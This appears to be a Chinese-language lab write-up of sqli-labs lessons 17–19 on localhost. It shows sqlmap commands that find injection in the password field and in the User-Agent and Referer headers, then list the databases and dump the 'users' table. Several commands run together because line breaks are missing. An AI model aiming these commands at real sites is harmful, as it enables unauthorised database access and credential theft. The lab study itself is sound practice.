sqlmap -u "http://localhost/Less-17/" \--level=5 \--risk=3 \--batch \--technique=E \--data="uname=admin&passwd=1&submit=Submit" \-p passwd
果然,修改一下uname,就扫出来了。
接下来,直接进行攻击吧。
sqlmap -u "http://localhost/Less-17/" \--level=5 \--risk=3 \--batch \--technique=E \--data="uname=admin&passwd=1&submit=Submit" \-p passwd \--dbssqlmap -u "http://localhost/Less-17/" \--level=5 \--risk=3 \--batch \--technique=E \--data="uname=admin&passwd=1&submit=Submit" \-p passwd \-D security \--tablessqlmap -u "http://localhost/Less-17/" \--level=5 \--risk=3 \--batch \--technique=E \--data="uname=admin&passwd=1&submit=Submit" \-p passwd \-D security \-T users \--dump
直接拿下。
#18:

感觉怪怪的,直接admin,admin试一下。

????
不是,这狗运,直接就来了,user agent????
感觉像注入这个。
sqlmap -u "http://localhost/Less-18/" \> --batch \> --level=5 \> --risk=3 \> --data="uname=admin&passwd=admin&submit=Submit"稍微查了一下,提高等级就可以自动检测了,或者还可以抓个包,用*包裹数据流,指定注入点。
显示就是存在错误注入和时间注入。
那就错误注入走起:
sqlmap -u "http://localhost/Less-18/" \--batch \--level=5 \--risk=3 \--data="uname=admin&passwd=admin&submit=Submit" \--current-dbsqlmap -u "http://localhost/Less-18/" \--batch \--level=5 \--risk=3 \--data="uname=admin&passwd=admin&submit=Submit" \-D security \--tablessqlmap -u "http://localhost/Less-18/" \--batch \--level=5 \--risk=3 \--data="uname=admin&passwd=admin&submit=Submit" \-D security \-T users \--dump
#19:

直接admin admin 直接尝试,没想到又进了,显示一个Referer。
头部吗?之前做newstar的时候有遇过,稍微查一下。
应该叫来源证明。
ok,sqlmap走起。
sqlmap -u "http://localhost/Less-19/" \> --batch \> --level=5 \> --risk=3 \> --data="uname=admin&passwd=admin&submit=Submit"
sqlmap -u "http://localhost/Less-19/" \> --batch \> --level=5 \> --risk=3 \> --data="uname=admin&passwd=admin&submit=Submit" \> --current-db
sqlmap -u "http://localhost/Less-19/" \--batch \--level=5 \--risk=3 \--data="uname=admin&passwd=admin&submit=Submit" \-D security 